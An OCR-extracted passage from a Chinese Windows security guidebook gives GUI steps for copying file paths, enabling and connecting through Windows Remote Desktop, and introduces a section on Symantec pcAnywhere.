
有时需要快速确定某个文件的位置，如编程时需要引用某个文件的位置，这时

可以快速复制文件 / 文件夹的路径到剪切板，具体的操作步骤如下。

Step 01 打开“文件资源管理器”，在其中找到要复制路径的文件或文件夹，在其上按住 Shift 键，右击，会比直接右击弹出的快捷菜单中多出一个“复制为路径”选项，如下图所示。



Step 02 选择“复制为路径”选项，则可以将其路径复制到剪贴板中，新建一个记事本文件，按 Ctrl+V 组合键，就可以复制路径到记事本中，如下图所示。



第6章　Windows系统远程控制与网络欺骗

随着计算机的发展，越来越多的操作系统为满足用户的需求，在操作系统中加入了远程控制功能，这一功能本是方便用户的，但是却被黑客们利用。本章介绍远程控制攻击以及网络欺骗的攻击方法，主要内容包括使用远程控制攻击的方法、防范远程控制的技巧、网络欺骗攻击方法、防范网络欺骗的技巧等。

6.1　通过Windows远程桌面实现远程控制


远程控制是在网络上由一台计算机（主控端 / 客户端）远距离去控制另一台计算机（被控端 / 服务器端）的技术，而远程一般是指通过网络控制远端计算机，和操作自己的计算机一样，使用 Windows 远程桌面可以实现远程控制。



绝招1：开启Windows远程桌面功能

远程桌面功能是 Windows 系统自带的一种远程管理工具，具有操作方便、直观等特征。在 Windows 系统中开启远程桌面的具体操作步骤如下。

Step 01 右击“此电脑”图标，在弹出的快捷菜单中选择“属性”菜单命令，打开“系统”对话框，如下图所示。



Step 02 选择“远程设置”选项，打开“系统属性”对话框，选中“允许远程连接到此计算机”复选框，设置完毕后，单击“确定”按钮，即可完成设置，如下图所示。



绝招2：使用远程桌面功能实现远程控制




如果目标主机开启了远程桌面连接功能，就可以在网络中的其他主机上连接控制这台目标主机了，通过 Windows 远程桌面实现远程控制的操作步骤如下。

Step 01 选择“开始”→“Windows 附件”→“远程桌面连接”选项，打开“远程桌面连接”窗口，如下图所示。




Step 02 单击“显示选项”按钮，展开即可看到选项的具体内容。在“常规”选项卡的“计算机”下拉列表中选择需要远程连接的计算机名称或 IP 地址，在“用户名”文本框中输入相应的用户名，如下图所示。




Step 03 选择“显示”选项卡，在其中可以设置远程桌面的大小、颜色等属性，如下图所示。



Step 04 如果需要远程桌面与本地计算机文件进行传输，则在“本地资源”选项卡下 设置相应的属性，如下图所示。




Step 05 单击“详细信息”按钮，在“本地设备和资源”中选择需要的驱动器，单击“确定”按钮，如下图所示，返回到“远程桌面连接”设置的窗口。




Step 06 单击“连接”按钮，进行远程桌面连接，如下图所示。




Step 07 单击“连接”按钮，弹出“远程桌面连接”对话框，显示正在启动远程连接，如下图所示。




Step 08 启动远程连接完成后，将弹出“Windows 安全性”对话框，分别输入登录用户的名称和登录密码，如下图所示。



Step 09 单击“确定”按钮，会弹出一个信息提示框，提示用户是否继续连接，如下图所示。



Step 10 单击“是”按钮，即可登录到远程计算机桌面，此时可以在该远程桌面上进行任何操作，如下图所示。



另外，在需要断开远程桌面连接时，只需在本地计算机中单击远程桌面连接窗口上的“关闭”按钮，弹出断开与远程桌面服务会话的连接提示框，如下图所示。单击“确定”按钮，即可断开远程桌面连接。



提示：在进行远程桌面连接之前，需要双方都选中“允许远程用户连接到此计算机”复选框，否则将无法成功创建连接。

6.2 使用Symantec pcAnywhere 实现远程控制

Symantec pcAnywhere 是一款元老级的远程控制工具，具有远程控制、全方位的远程管理、高级的文件传输等功能，可以提高技术支持效率并减少呼叫次数。

绝招3：安装Symantec pcAnywhere工具

